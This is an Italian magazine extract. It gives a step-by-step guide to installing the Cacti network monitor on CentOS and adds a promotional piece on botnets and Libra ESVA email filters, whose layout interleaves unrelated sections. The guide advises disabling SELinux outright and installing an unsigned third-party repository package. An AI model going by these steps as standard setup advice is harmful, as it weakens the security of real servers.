



Fig. 2 • In commercio è possibile trovare numerosi battery tester già pronti all'uso

IL KIT DEL PERFETTO SISTEMISTA

Cacti ci fa dormire sonni tranquilli monitorando qualsiasi server. Ecco come installarlo e configurarlo su CentOS

Il lavoro del sistemista è carico di molte responsabilità. Il suo ruolo è anche quello di monitorare le risorse presenti in una rete, il carico su ogni macchina, la banda, le temperature, i processi attivi, ecc. Ciò consente di adeguare le risorse, capire chi e cosa ne abusa, identificare un guasto o adeguare un sistema a nuove esigenze. È impostante dunque servirsi di tool di analisi efficienti. E fra quelli disponibili, **Cacti** è quello più apprezzato. Si tratta di un potentissimo software in grado di estrapolare grafici relativi allo stato di ogni risorsa presente in una rete in modo estremamente rapido ed efficiente. Inoltre, può essere esteso grazie ad un'infinità di plugin: fra i più famosi troviamo **Thold** che permette di impostare delle soglie su ogni servizio e avvisare l'amministratore di rete al loro superamento o **Syslog** che consente di salvare tutti i log di sistema delle macchine presenti nella rete. E in queste pagine scopriremo come installare e configurare correttamente Cacti su un server equipaggiato con CentOS.

Installiamo Apache

È necessario per il funzionamento dell'interfaccia web di Cacti

```
[root@localhost mariobonofiglio]# yum update
Plugin abilitati:fastestmirror
base                                                    | 3.6 kB    00:00
extras                                                  | 3.4 kB    00:00
updates                                                 | 3.4 kB    00:00
(1/4): extras/7/x86_64/primary_db                       | 188 kB    00:01
(4/4): updates/7/x86_64/pr 22% [===-         ] 896 kB/s | 3.1 MB    00:12 ETA
```

01 SISTEMA AGGIORNATO

Prima di procedere all'installazione di Apache e Cacti dobbiamo verificare che il nostro sistema sia aggiornato. Colleghiamoci via SSH al nostro server e aggiorniamo il tutto con il comando **yum update**.

```
  sudo.x86_64 0:1.8.6p7-23.el7_3
  systemd.x86_64 0:219-30.el7_3.9
  systemd-libs.x86_64 0:219-30.el7_3.9
  systemd-sysv.x86_64 0:219-30.el7_3.9
  tuned.noarch 0:2.7.1-3.el7_3.2
  tzdata.noarch 0:2017b-1.el7
  util-linux.x86_64 0:2.23.2-33.el7_3.2
  vim-minimal.x86_64 2:7.4.160-1.el7_3.1
  wpa_supplicant.x86_64 1:2.0-21.el7_3
  xfsprogs.x86_64 0:4.5.0-10.el7_3

Completo!
[root@localhost mariobonofiglio]# yum install httpd nano
Plugin abilitati:fastestmirror
Loading mirror speeds from cached hostfile
```

02 ECCO APACHE

Successivamente, installiamo il software Apache con **yum install httpd nano** che si occuperà di installare il web server e l'editor di testo nano che ci servirà per modificare le configurazioni di Apache e PHP.

```
GNU nano 2.3.1          File: /etc/httpd/conf/httpd.conf          Modificato

# be turned off when serving from networked-mounted
# filesystems or if support for these functions is otherwise
# broken on your system.
# Defaults if commented: EnableMMAP On, EnableSendfile Off
#
#EnableMMAP off
EnableSendfile on

# Supplemental configuration
#
# Load config files in the "/etc/httpd/conf.d" directory, if any.
IncludeOptional conf.d/*.conf
```

03 IL GIUSTO SETUP

Modifichiamo la configurazione lanciando **nano /etc/httpd/conf/httpd.conf** prendendo come riferimento il file scaricabile dall'indirizzo ***www.edmaster.it/url/6945***: serve a reinderizzare le richieste HTTP verso Cacti.

```
  Installazione     : httpd-2.4.6-45.el7.centos.4.x86_64            5/6
  Installazione     : nano-2.3.1-10.el7.x86_64                      6/6
  Verifica in corso : apr-1.4.8-3.el7.x86_64                        1/6
  Verifica in corso : mailcap-2.1.41-2.el7.noarch                   2/6
  Verifica in corso : apr-util-1.5.2-6.el7.x86_64                   3/6
  Verifica in corso : httpd-tools-2.4.6-45.el7.centos.4.x86_64      4/6
  Verifica in corso : nano-2.3.1-10.el7.x86_64                      5/6
  Verifica in corso : httpd-2.4.6-45.el7.centos.4.x86_64            6/6

Installato:
  httpd.x86_64 0:2.4.6-45.el7.centos.4          nano.x86_64 0:2.3.1-10.el7

Dipendenza installata:
  apr.x86_64 0:1.4.8-3.el7                      apr-util.x86_64 0:1.5.2-6.el7
  httpd-tools.x86_64 0:2.4.6-45.el7.centos.4    mailcap.noarch 0:2.1.41-2.el7
```

04 AVVIO DEL SERVIZIO

Per avviare manualmente Apache lanciamo **service httpd start** e **systemctl enable httpd** che creerà un collegamento simbolico per l'avvio automatico di Apache all'accensione del sistema.

È il momento di PHP e MySQL

Cacti salva ogni dato raccolto su un database: installiamo tutto il necessario

```
isoluzione dipendenze
--> Esecuzione del controllo di transazione
---> Pacchetto epel-release.noarch 0:7-9 settato per essere installato
--> Risoluzione delle dipendenze completata

Dipendenze risolte

================================================================================
 Package                Arch              Versione          Repository     Dim.
================================================================================
Installazione:
 epel-release           noarch            7-9               extras         14 k

Riepilogo della transazione
================================================================================
Install  1 Pacchetto

Dimensione totale del download: 14 k
Dimensione installata: 24 k
Is this ok [y/d/N]: n
Exiting on user command
La transazione è stata salvata, per eseguirla nuovamente:
```

01 REPOSITORY EPEL

L'installazione di PHP deve essere effettuata tramite un repository esterno, **Webtatic**, che a sua volta necessita di **Epel**. Pertanto, lanciamo **yum install epel-release** e in seguito **yum update** per aggiungere il repository Epel al sistema.

```
[root@localhost mariobonofiglio]# rpm -Uvh https://mirror.webtatic.com/yum/el7/w
ebtatic-release.rpm
Ripristino di https://mirror.webtatic.com/yum/el7/webtatic-release.rpm
avvertimento: /var/tmp/rpm-tmp.x0S1Lu: Header V4 RSA/SHA1 Signature, ID chiave 6
2e74ca5: NOKEY
Preparazione in corso...              ################################# [100%]
Aggiornamento / installazinone...
   1:webtatic-release-7-3             ################################# [100%]
[root@localhost mariobonofiglio]# _
```

02 ECCO WEBTATIC

A questo punto è necessario aggiungere il repository di Webtatic con il comando **rpm -Uvh** ***https://mirror.webtatic.com/yum/el7/webtatic-release.rpm*** e lanciamo nuovamente **yum update** per aggiornare la lista pacchetti.

```
  perl-Filter.x86_64 0:1.49-3.el7
  perl-Getopt-Long.noarch 0:2.40-2.el7
  perl-HTTP-Tiny.noarch 0:0.033-3.el7
  perl-PathTools.x86_64 0:3.40-5.el7
  perl-Pod-Escapes.noarch 1:1.04-291.el7
  perl-Pod-Perldoc.noarch 0:3.20-4.el7
  perl-Pod-Simple.noarch 1:3.28-4.el7
  perl-Pod-Usage.noarch 0:1.63-3.el7
  perl-Scalar-List-Utils.x86_64 0:1.27-248.el7
  perl-Socket.x86_64 0:2.010-4.el7
  perl-Storable.x86_64 0:2.45-3.el7
  perl-Text-ParseWords.noarch 0:3.29-4.el7
  perl-Time-HiRes.x86_64 4:1.9725-3.el7
  perl-Time-Local.noarch 0:1.2300-2.el7
  perl-constant.noarch 0:1.27-2.el7
  perl-libs.x86_64 4:5.16.3-291.el7
  perl-macros.x86_64 4:5.16.3-291.el7
  perl-parent.noarch 1:0.225-244.el7
  perl-podlators.noarch 0:2.5.1-3.el7
  perl-threads.x86_64 0:1.87-4.el7
  perl-threads-shared.x86_64 0:1.43-6.el7
  php71w-pdo.x86_64 0:7.1.6-1.w7
```

03 INSTALLIAMO PHP

Dunque lanciamo **yum -y install php71w php71w-snmp php71w-mysqli php71w-cli php71w-ldap php71w-xml php71w-session php71w-sockets php71w-pcre php71w-gd php71w-dom php71w-posix php71w-mbstring** per installare PHP 7.1.

```
  GNU nano 2.3.1             File: /etc/php.ini                      Modificato

;;;;;;;;;;;;;;;;;;;
; Module Settings ;
;;;;;;;;;;;;;;;;;;;

[CLI Server]
; Whether the CLI web server uses ANSI color coding in its terminal output.
cli_server.color = On

[Date]
; Defines the default timezone used by the date functions
; http://php.net/date.timezone
date.timezone = Europe/Rome

; http://php.net/date.default-latitude
;date.default_latitude = 31.7667

; http://php.net/date.default-longitude
;date.default_longitude = 35.2333
```

04 IL TIMEZONE

Una volta installato PHP 7.1 modifichiamo il file di configurazione **php.ini** con il comando **nano /etc/php.ini** e aggiungiamo la stringa **Europe/Rome** alla riga **date.timezone =** per impostare il fuso orario del server.

```
  Verifica in corso  : 1:perl-Compress-Raw-Zlib-2.061-4.el7.x86_64            5/9
  Verifica in corso  : 1:mariadb-5.5.52-1.el7.x86_64                          6/9
  Verifica in corso  : perl-DBI-1.627-4.el7.x86_64                            7/9
  Verifica in corso  : perl-IO-Compress-2.061-2.el7.noarch                    8/9
  Verifica in corso  : perl-DBD-MySQL-4.023-5.el7.x86_64                      9/9

Installato:
  mariadb.x86_64 1:5.5.52-1.el7        mariadb-server.x86_64 1:5.5.52-1.el7

Dipendenza installata:
  perl-Compress-Raw-Bzip2.x86_64 0:2.061-3.el7
  perl-Compress-Raw-Zlib.x86_64 1:2.061-4.el7
  perl-DBD-MySQL.x86_64 0:4.023-5.el7
  perl-DBI.x86_64 0:1.627-4.el7
  perl-IO-Compress.noarch 0:2.061-2.el7
  perl-Net-Daemon.noarch 0:0.48-5.el7
  perl-PlRPC.noarch 0:0.2020-14.el7

Completo!
[root@localhost mariobonofiglio]# service mariadb start
Redirecting to /bin/systemctl start  mariadb.service
syste[root@localhost mariobonofiglio]# systemctl enable mariadb
```

05 CON MARIADB

Installiamo **MariaDB Server** con il comando **yum install mariadb mariadb-server**. Come visto in precedenza, configuriamo l'avvio automatico e avviamo il server con **service mariadb start** e **systemctl enable mariadb**.

```
production environment.

Remove anonymous users? [Y/n] Y
 ... Success!

Normally, root should only be allowed to connect from 'localhost'.  This
ensures that someone cannot guess at the root password from the network.

Disallow root login remotely? [Y/n] Y
 ... Success!

By default, MariaDB comes with a database named 'test' that anyone can
access.  This is also intended only for testing, and should be removed
before moving into a production environment.

Remove test database and access to it? [Y/n] Y
 - Dropping test database...
 ... Success!
 - Removing privileges on test database...
 ... Success!

Reloading the privilege tables will ensure that all changes made so far
```

06 TOCCA A MYSQL

Infine, lanciamo l'installazione con **mysql_secure_installation**. Impostiamo la password di root per MySQL e rispondiamo con Y a tutte le domande che ci verranno poste, ad esempio la **rimozione del DB di test** o l'accesso anonimo.

MySQL: configurazione perfetta

Il DB deve essere adeguato alle esigenze di Cacti per poter salvare i dati raccolti

01 UN NUOVO DB

Per configurare il nostro server MySQL accediamo alla console con **mysql -u root -p** e inseriamo la password di root. Dunque, lanciamo il comando **CREATE DATABASE cacti;**. Riceveremo un messaggio di conferma di avvenuta creazione.

02 CREIAMO L'UTENTE

Passiamo alla creazione dell'utente con il comando **CREATE USER 'cactiuser'@'localhost' IDENTIFIED BY 'passwordscelta';** avendo cura di modificare il campo password con una a nostra scelta.

03 I GIUSTI PRIVILEGI

L'utente appena creato deve poter accedere ad ogni campo sul database, quindi usiamo **GRANT ALL PRIVILEGES ON cacti.* TO 'cactiuser'@'localhost';** per garantirne l'accesso. Per confermare le modifiche attuate usiamo **FLUSH PRIVILEGES;**.

04 DI NUOVO IL TIMEZONE

Ora, usciamo dalla console con **EXIT;** e come visto per PHP anche qui ricaviamo una tabella di timezone perché Cacti possa accedervi. Usiamo dunque **mysql_tzinfo_to_sql /usr/share/zoneinfo | mysql -u root -p mysql**.

05 PERMESSI NECESSARI

Ora torniamo sulla console MySQL con **mysql -u root -p** e usiamo **GRANT SELECT ON mysql.time_zone_name TO 'cactiuser'@'localhost';** per garantire l'accesso tramite query **SELECT** alla tabella appena creata.

06 AGGIORNIAMO TUTTO!

Aggiorniamo i privilegi con **FLUSH PRIVILEGES;** e usciamo con **EXIT;** e se abbiamo seguito alla lettera tutti i passi, il nostro DB è stato configurato correttamente. Teniamo traccia del nome utente e della password, a breve serviranno.

Cacti sul tuo server

Siamo pronti a installare il tool di monitoraggio e a fornirgli i dati di accesso al DB

```
[root@localhost mariobonofiglio]# mysql -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 14
Server version: 5.5.52-MariaDB MariaDB Server

Copyright (c) 2000, 2016, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> GRANT SELECT ON mysql.time_zone_name TO 'cactiuser'@'localhost
;
Query OK, 0 rows affected (0.00 sec)

MariaDB [(none)]> FLUSH PRIVILEGES;
Query OK, 0 rows affected (0.00 sec)

MariaDB [(none)]> EXIT;
Bye
[root@localhost mariobonofiglio]# yum install rrdtool net-snmp net-snmp-utils
```

01 PACCHETTI NECESSARI

L'installazione di Cacti è un'operazione molto semplice ma prima dobbiamo lanciare il comando **yum install rrdtool net-snmp net-snmp-utils** per installare il pacchetto **net-snmp**, necessario per il corretto funzionamento di Cacti.

```
[root@localhost html]# rmdir -rf cacti
rmdir: opzione non valida -- "r"
Try 'rmdir --help' for more information.
[root@localhost html]# rm -rf cacti
[root@localhost html]# ls
[root@localhost html]# wget http://www.cacti.net/downloads/cacti-latest.tar.gz
--2017-07-07 23:56:20--  http://www.cacti.net/downloads/cacti-latest.tar.gz
Risoluzione di www.cacti.net (www.cacti.net)... 104.28.8.127, 104.28.9.127, 2400
:cb00:2048:1::681c:97f, ...
Connessione a www.cacti.net (www.cacti.net)|104.28.8.127|:80... connesso.
Richiesta HTTP inviata, in attesa di risposta... 301 Moved Permanently
Posizione: https://www.cacti.net/downloads/cacti-latest.tar.gz [segue]
--2017-07-07 23:56:20--  https://www.cacti.net/downloads/cacti-latest.tar.gz
Connessione a www.cacti.net (www.cacti.net)|104.28.8.127|:443... connesso.
Richiesta HTTP inviata, in attesa di risposta... 200 OK
Lunghezza: 8891036 (8,5M) [application/x-gzip]
Salvataggio in: "cacti-latest.tar.gz"

100%[======================================>] 8.891.036   1,48MB/s   in 6,3s

2017-07-07 23:56:26 (1,34 MB/s) - "cacti-latest.tar.gz" salvato [8891036/8891036]
```

02 DOWNLOAD E...

Rechiamoci ora nella directory di Apache con **cd /var/www/html** e digitiamo **wget *http://www.cacti.net/downloads/cacti-latest.tar.gz*** per scaricare il pacchetto dell'ultima release disponibile di Cacti. Infine, scompattiamolo con **tar xzvf cacti-latest.tar.gz.**

```
cacti-1.1.12/cache/realtime/.htaccess
cacti-1.1.12/cache/mibcache/
cacti-1.1.12/cache/mibcache/index.php
cacti-1.1.12/cache/mibcache/.htaccess
cacti-1.1.12/cache/index.php
cacti-1.1.12/cache/boost/
cacti-1.1.12/cache/boost/index.php
cacti-1.1.12/cache/boost/.htaccess
cacti-1.1.12/boost_rrdupdate.php
cacti-1.1.12/automation_tree_rules.php
cacti-1.1.12/automation_templates.php
cacti-1.1.12/automation_snmp.php
cacti-1.1.12/automation_networks.php
cacti-1.1.12/automation_graph_rules.php
cacti-1.1.12/automation_devices.php
cacti-1.1.12/auth_profile.php
cacti-1.1.12/auth_login.php
cacti-1.1.12/auth_changepassword.php
cacti-1.1.12/aggregate_templates.php
cacti-1.1.12/aggregate_items.php
cacti-1.1.12/aggregate_graphs.php
cacti-1.1.12/about.php
```

03 ...ESTRAZIONE IN CORSO

Rinominiamo la cartella con **mv cacti-1.1.12/ cacti/** e entriamo nella cartella con **cd cacti/**. Lanciamo il comando **mysql cacti < cacti.sql -u root -p** per popolare i campi del DB Cacti creato in precedenza (usando il DB di esempio fornito da Cacti).

04 SETUP PERFETTO!

Per configurare il pacchetto di Cacti cosicché abbia accesso al DB lanciamo **nano include/config.php** e modifichiamo il campo **username** e **password** con quelli scelti in precedenza (durante la configurazione iniziale di MySQL).

```
$database_type = 'mysql';
$database_default = 'cacti';
$database_hostname = 'localhost';
$database_username = 'cactiuser';
$database_password = 'passwordscelta';
$database_port = '3306';
$database_ssl = false;

/* When the cacti server is a remote poller, then these entries point to
 * the main cacti server.  otherwise, these variables have no use.
 * and must remain commented out. */

#$rdatabase_type = 'mysql';
#$rdatabase_default = 'cacti';
#$rdatabase_hostname = 'localhost';
#$rdatabase_username = 'cactiuser';
                        [ Scritte 74 righe ]

[root@localhost cacti]# firewall-cmd --zone=public --permanent --add-service=htt
p
success
```

05 NON DIMENTICHIAMO IL FIREWALL

Infine, configuriamo il firewall e i permessi di accesso. Digitiamo **firewall-cmd --zone=public --permanent --add-service=http** e **firewall-cmd --reload** per consentire le richieste HTTP sulla porta 80.

```
GNU nano 2.3.1          File: /etc/selinux/config               Modificato

# This file controls the state of SELinux on the system.
# SELINUX= can take one of these three values:
#     enforcing - SELinux security policy is enforced.
#     permissive - SELinux prints warnings instead of enforcing.
#     disabled - No SELinux policy is loaded.
SELINUX=disabled
# SELINUXTYPE= can take one of three two values:
#     targeted - Targeted processes are protected,
#     minimum - Modification of targeted policy. Only selected processes are pr
#     mls - Multi Level Security protection.
SELINUXTYPE=targeted
```

06 CIAO CIAO SELINUX!

Disabilitiamo **SELINUX** con il comando **setenforce 0** e modifichiamo la voce **SELINUX** in **disabled** nel file **nano /etc/selinux/config.** Infine, lanciamo **chown -R apache:apache /var/www/html/cacti** per rendere l'utente Apache proprietario della cartella Cacti.

Messa a punto di Cacti

Non basta fornire i dati di accesso, ma dobbiamo configurare anche l'interfaccia

Pre-installation Checks

MySQL TimeZone Support

Your Cacti database account has access to the MySQL TimeZone database and that database is populated with global TimeZone information.

Required PHP Module Support

The following PHP extensions are mandatory, and MUST be installed before continuing your Cacti install.

Name	Required	Installed
PHP Version	5.2.0+	7.1.6
posix	Yes	Yes
session	Yes	Yes
sockets	Yes	Yes
PDO	Yes	Yes
pdo_mysql	Yes	Yes
xml	Yes	Yes
ldap	Yes	Yes
mbstring	Yes	Yes


01 L'IP DEL SERVER

Per configurare Cacti apriamo un browser e raggiungiamo l'indirizzo IP del nostro server CentOS. Se non sappiamo quale sia lanciamo **nmcli dev show**. Dunque visitiamo l'indirizzo ***http://ipservercentos/cacti***. Apparirà la **licenza d'uso** del software. Accettiamola!

02 I REQUISITI MINIMI

Nella pagina successiva ci verranno presentati i requisiti minimi di sistema per il funzionamento di Cacti. Sulla destra, il nostro sistema e, sulla sinistra, i requisiti: se tutti i campi sono in verde e non è presente la voce **No** possiamo proseguire.

03 AGGIUNGIAMO I MODULI

Per adeguare le variabili MySQL basta accedere all'interfaccia con **mysql -u root -p** e lanciare **SET global variabile=nuovovalore;**. Per i campi **read-only**, invece, lanciamo **nano /etc/my.cnf** e inseriamo **variabile = nuovovalore** sotto il campo **mysqld**. Riavviamo MariaDB con **service mariadb restart**.

04 CHE TIPO DI SERVER?

La pagina successiva ci chiede se vogliamo configurare un **New Primary Server**. Come possiamo notare, la pagina riporta anche i dati di accesso al database che abbiamo modificato precedentemente. Se qualcosa fosse errato, ci toccherà modificare nuovamente il file **config.php**.

05 I PATH DEI PACCHETTI

In questa pagina possiamo vedere quali sono i pacchetti usati da Cacti e i relativi path. Se qualcuno di questi fosse in rosso dovremo provvedere a installarlo o a settare il path corretto, generalmente **/usr/bin/nomepacchetto**.

06 TUTTO PRONTO!

Proseguendo, una pagina mostrerà i permessi delle cartelle. E, infine, eccoci all'ultima pagina di configurazione, scegliamo il template **Local Linux Machine** e completiamo l'installazione con **Finish**. Ci troveremo di fronte alla schermata di **Login** di Cacti.


Spine: una marcia in più a Cacti

Installiamo il poller Spine, ben più efficiente di quello standard

01 SETUP DI SPINE



Per installare Spine, non incluso nei repository, entriamo nella cartella /tmp con **cd /tmp** e scarichiamo i sorgenti con **wget *https://www.cacti.net/downloads/spine/cacti-spine-latest.tar.gz*.** Al termine, scompattiamo il contenuto con **tar zxvf cacti***.

02 LA GIUSTA CONFIGURAZIONE

Installiamo i pacchetti necessari alla compilazione con **yum group install "Development Tools"** ed entriamo nella cartella dei sorgenti con **cd cacti/**. Lanciamo **aclocal**, seguito da **libtoolize --force, autoheader, autoconf, automake** e **./configure.**

03 IL FILE SPINE.CONF

Usiamo **make** e **make install** per compilare e installare Spine. Con il comando **nano /etc/spine.conf** creiamo il file di configurazione di Spine e inseriamo al suo interno l'indirizzo dell'host e i dati del DB così come nel file reperibile alla pagina Web **www.edmaster.it/url/6945.**

04 NUOVA PASSWORD

Accediamo al pannello di Cacti inserendo **admin** sia come **username** sia come **password.** Entrando ci verrà chiesto di inserirne una nuova, inseriamone una con almeno un carattere speciale al suo interno e giungeremo alla schermata principale del software.

05 CAMBIO DEL POLLER

Dal menu a sinistra troviamo la voce **Settings** e nella nuova pagina che appare scegliamo **Poller** per selezionare **Spine** al posto di **com.php.** Da ora in poi potremo beneficiare dei vantaggi di Spine e organizzare i nostri grafici.

06 INTERFACCIA E GRAFICI

Nella pagina **Device** possiamo vedere il server di Cacti come **Local Machine** e, al suo interno, possiamo scegliere di usare il procollo **SNMP v2** e assegnare dei grafici o crearne di nuovi. Senza di essi l'interfaccia rimarrà disabilitata. I grafici sono disponibili in **Graphs.**


Hosting solutions out of the box
Libra ESVA shared email di Hosting Solutions

BOTNET: UNA MINACCIA PIÙ GRANDE DEI RANSOMWARE

Negli ultimi mesi si è parlato soprattutto di ransomware. Ma il vero pericolo per il Web e i dispositivi connessi alla Rete sono le botnet. Ecco come difendersi

Wannacry, il ransomware che ha terrorizzato l'ecosistema Windows, è solo l'ultimo dei virus ad aver ricevuto forse una copertura mediatica spropositata rispetto ai reali disagi provocati – a posteriori abbastanza limitati. Una minaccia ben più seria e della quale si dovrebbe parlare più spesso è invece quella rappresentata dalla cosiddette **botnet**, reti di computer (ma non solo) controllati da un singolo individuo detto botmaster, in parole più semplici l'hacker che conduce varie operazioni illegali online. Le botnet sono utilizzate dai malintenzionati per diverse "attività": **attacchi DDoS**, campagne spam e/o ransomware, ingannare i network di advertising "gonfiando" il numero di visite/impressioni, sfruttare le risorse dei computer controllati per fare **mining** (risolvere complessi calcoli matematici per accumu-

Filtri Libra ESVA: protezione massima

Ecco come acquistare il servizio dal provider italiano Hosting Solutions

01 I PACCHETTI DISPONIBILI

Il provider Hosting Solutions mette a disposizione dei clienti 3 differenti pacchetti visibili sulla pagina Web **www.edmaster.it/url/6941**. Per il nostro test utilizzeremo il pacchetto **Libra ESVA shared email** (5 caselle).

02 ACQUISTO DEL SERVIZIO

Un piano hosting è indispensabile per utilizzare i filtri Libra ESVA. Abbiamo scelto il piano **Silver Linux** (**www.edmaster.it/url/6942**). Indichiamo il dominio da registrare/trasferire e clicchiamo su **Ordina**. Seguiamo le istruzioni a schermo.

Login Pannello di Controllo MasterCP
Utente utente
Password ••••••••
Ricorda l'Utente su questo computer Accedi
Utente o Password MasterCP dimenticati?

Benvenuti in ServerMate!
ServerMate è il pannello di controllo che consente di gestire tutti i servizi di HostingSolutions.
Se siete un utente registrato potrete accedere all'area riservata in modalità sicura SSL e gestire tutte le funzionalità tecniche ed amministrative dei vostri account.

03 PANNELLO DI CONTROLLO

La procedura per ordinare **Libra ESVA** è la stessa del passo precedente. Una volta che il servizio sarà attivo accediamo al **Pannello di controllo** e inseriamo le credenziali ricevute in precedenza via email.

04 PRIMI PASSI


Server Mate è il pannello di controllo proprietario di Hosting Solutions. La sezioni **Hosting & Domini** dovrebbe essere già selezionata. Individuiamo il piano **Silver Linux** e clicchiamo sul pulsante **Apri** in sua corrispondenza.

lare cripto-valute come i famosi BitCoin), furto di dati sensibili (credenziali di accesso ai servizi del conto online, appropriazione d'identità nei social network, ecc.). Ma i computer casalinghi non sono l'unico bersaglio degli hacker: i webserver ed i dispositivi "intelligenti" dell'Internet delle Cose possono diventare degli inconsapevoli mezzi per portare a termine le operazioni criminali elencate in precedenza. Scopriamo dunque come proteggere al massimo le nostre caselle di posta elettronica.

LIBRA ESVA: I MIGLIORI FILTRI ANTIVIRUS E ANTISPAM SONO A TUA DISPOSIZIONE

Secondo il portale specializzato Virus Bulletin, i filtri Libra ESVA sono tra i migliori disponibili sul mercato e garantiscono un elevato **livello di protezione** da spam (catch rate superiore al **99,9%**), campagne di phishing, malware, ransomwaree, backdoor e simili. Il servizio si avvale di ben 3 software antivirus: BitDefender, ClamAV ed AVIRA. È possibile acquistare vari pacchetti **Libra ESVA shared email**, ognuno dei quali garantisce protezione per un numero variabile di caselle di posta. Maggiori informazioni sono disponibili sulla pagina Web ***www.edmaster.it/url/6943***.

E-mail a prova di bomba!


Creiamo una nuova casella di posta elettronica e blindiamola

01 GESTIONE DELLE MAILBOX

Eccoci nella sezione dedicata a Silver Linux. Individuiamo il riquadro **Gestione Caselle** e clicchiamo sul pulsante **Aggiungi** per creare una nuova casella. È anche possibile modificare la caselle **postmaster** presente di default - clic sulla matita in sua corrispondenza.

02 CREIAMO UNA CASELLA


Completiamo le caselle come mostrato nell'immagine. A nostra discrezione possiamo specificare anche una dimensione differente in MB (**Quota**), eventuali indirizzi per l'inoltro (**Forward**) e gli autorisponditori. Una volta completato tutto clicchiamo su **Applica**.

03 ANTIVIRUS E ANTISPAM

È giunto il momento di attivare i filtri **Libra ESVA**. Nella sezione **Hosting & Domini** del pannello di controllo clicchiamo prima sul pulsante **Apri** (in corrispondenza del servizio) e successivamente sulla voce **Filtri Antivirus ed Antispam**.

04 ATTIVIAMO I FILTRI

Apparirà immediatamente una tabella (per il momento vuota) nella quale saranno mostrate successivamente tutte le caselle protette dai filtri. Clicchiamo sul pulsante **Aggiungi** per dar via alla procedura di attivazione dei filtri.

05 SELEZIONE DEL DOMINIO

Al centro della pagina viene visualizzata una piccola finestra di dialogo con un menu a tendina. Apriamolo e selezioniamo il **dominio** che abbiamo registrato/trasferito. Dopo aver dato conferma passeremo automaticamente allo step successivo.

06 TUTTO PRONTO!

Ci siamo quasi. Disponendo di un pacchetto per proteggere fino a 5 caselle di posta abbiamo impostato il numero 5 dallo slider. Clicchiamo sul pulsante **Applica** e attendiamo alcuni istanti. Complimenti, i filtri Libra ESVA sono ora attivi!

STIAMO ATTENTI A QUELL'APP!

Alcune applicazioni Android sono in grado di rubare le password degli utenti. Come difendersi? Scopriamolo subito!

